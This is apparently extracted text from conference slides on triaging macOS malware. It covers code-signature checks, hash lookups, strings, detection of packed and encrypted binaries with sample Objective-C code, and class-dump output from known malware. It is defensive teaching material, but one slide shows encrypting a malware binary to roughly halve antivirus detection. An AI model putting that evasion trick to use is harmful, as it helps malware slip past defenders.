
scan complete!

hijacked dylibs?




PART 0x4: ANALYSIS

determine if something is malicious....or not!?



CODE-SIGNING

examine the binary's code signature




libtidy dylib flagged by VT

A terminal window showing the output of the command \$ codesign -dvv /usr/lib/libtidy.A.dylib. The output indicates that the file is signed with three different authorities: Software Signing, Apple Code Signing Certification Authority, and Apple Root CA. A green Apple logo is visible in the top right corner of the terminal window. A purple annotation above the window reads "signed by apple: not malware!".

```
$ codesign -dvv /usr/lib/libtidy.A.dylib
Format=Mach-O universal (i386 x86_64)

Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
```

libtidy is signed by apple proper



use **codesign** to display a
binary's signing info

ex: \$ **codesign -dvv <file>**

A terminal window showing the command codesign -dvv OSX_Careto. The output indicates that the file is not signed at all. A green Apple logo is visible in the top right corner of the terminal window.

```
codesign -dvv OSX_Careto
OSX_Careto: code object is not signed at all
```

most malware; unsigned

GOOGLE THE HASH

may (quickly) tell you; known good || known bad

```
$ md5 appleUpdater  
MD5 (appleUpdater) = 2b30e1f13a648cc40c1abb1148cf5088
```

unknown hash
....might be odd



2b30e1f13a648cc40c1abb1148cf5088

2b30e1f13a648cc40c1abb1148cf5088 - did not match any documents.



SHA256: 0710be16ba8a36712c3cac21776c8846e29897300271f09ba0a41983e370e1a0

File name: 1342AC151EEA7A03D51660BB5DB018D9

Detection ratio: 37 / 57

known hash (OSX/Careto)

- ▶ 3rd-party binaries, may produce zero hits on google
- ▶ 0% detection on virustotal doesn't mean 100% not malware

STRINGS

quickly triage a binary's functionality

```
$ strings -a OSX_Careto  
  
reverse lookup of %s failed: %s  
bind(): %s  
connecting to %s (%s) [%s] on port %u  
executing: %s  
  
cM!M>  
`W9_c  
[0;32m
```

strings; osx/careto

networking &
exec logic

encoded strings



use with the **-a** flag



google interesting strings


```
$ strings -a JavaW  
  
$Info: This file is packed with the UPX executable packer  
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team.
```

strings; iWorm

packed (UPX)

FILE ATTRIBUTES

OS X natively support encrypted binaries




The file is encrypted. The disassembly of it will likely be useless.
Do you want to continue?

disassembling Finder.app

```
$ strings -a myMalware  
infectUser:  
ALOHA NULLCON!  
  
$ ./protect myMalware  
encrypted 'myMalware'  
  
$ strings -a myMalware  
n^jd[P5{Q  
r_`EYFaJq07
```

encrypting the malware



encrypted with Blowfish



our hard work by these
words guarded please
don't steal (c) Apple C



known malware:
~50% drop VT detection

FILE ATTRIBUTES


detecting encrypted binaries

```
//check all load commands
for(int i = 0; i<[machoHeader[LOAD_CMDS] count]; i++)
{
    //grab load command
    loadCommand = [machoHeader[LOAD_CMDS] pointerAtIndex:i];

    //check text segment
    if(0 == strncmp(loadCommand->segname, SEG_TEXT, sizeof(loadCommand->segname)))
    {
        //check if segment is protected
        if(SG_PROTECTED_VERSION_1 == (loadCommand->flags & SG_PROTECTED_VERSION_1))
        {
            //FILE IS ENCRYPTED
        }
    }
}
```


TaskExplorer

detecting encryption



#encrypted

Dock (task: 321)	/System/Library/CoreServices/Dock.app/Contents/MacOS/Dock
Finder (task: 323)	/System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
fontd (task: 301)	/System/Library/Frameworks/ApplicationServices.framework/Versions/A/F
install (task: 22621)	/Users/[REDACTED] install



FILE ATTRIBUTES

malware is often packed to 'hinder' detection/analysis


```
$ strings -a JavaW  
Info: This file is packed with the UPX executable packer http://upx.sf.net  
Id: UPX 3.09 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved.
```

iWorm (JavaW); packed

```
//count all occurrences
for(NSUInteger i = 0; i < length; i++)
    occurrences[0xFF & (int)data[i]]++;

//calc entropy
for(NSUInteger i = 0;
i < sizeof(occurrences)/sizeof(occurrences[0]); i++) {
    //add occurrences to entropy
    if(0 != occurrences[i])
    {
        //calc ratio
        pX = occurrences[i]/(float)length;

        //cumulative entropy
        entropy -= pX*log2(pX);
    }
}
```



view all packed tasks/dylibs

generic packer detection algorithm

CLASSDUMP

extract class names, methods, & more...

```
$ class-dump RCSMac.app

@interface __m_MCore : NSObject
{
    NSString *mBinaryName;
    NSString *mSpoofedName;
}

- (BOOL)getRootThroughSLI;
- (BOOL)isCrisisHookApp:(id)arg1;
- (BOOL)makeBackdoorResident;
- (void)renameBackdoorAndRelaunch;

@end
```

rcsmac (osx/crisis)

```
$ class-dump Installer.app


@interface ICDownloader :
    NSObject <NSURLConnectionDelegate>
{
    NSURL *_URL;
    NSString *_destPath;
    long long _httpStatusCode;
    NSString *_suggestedName;
}

- (void)startDownloading;

@interface NSURL (ICEncryptedFileURLProtocol)
+ (id)fileURLWithURL:(id)arg1;
+ (id)encryptedFileURLWithURL:(id)arg1;

@end
```

adware installer (InstallCore)



<http://stevenygard.com/projects/class-dump/>

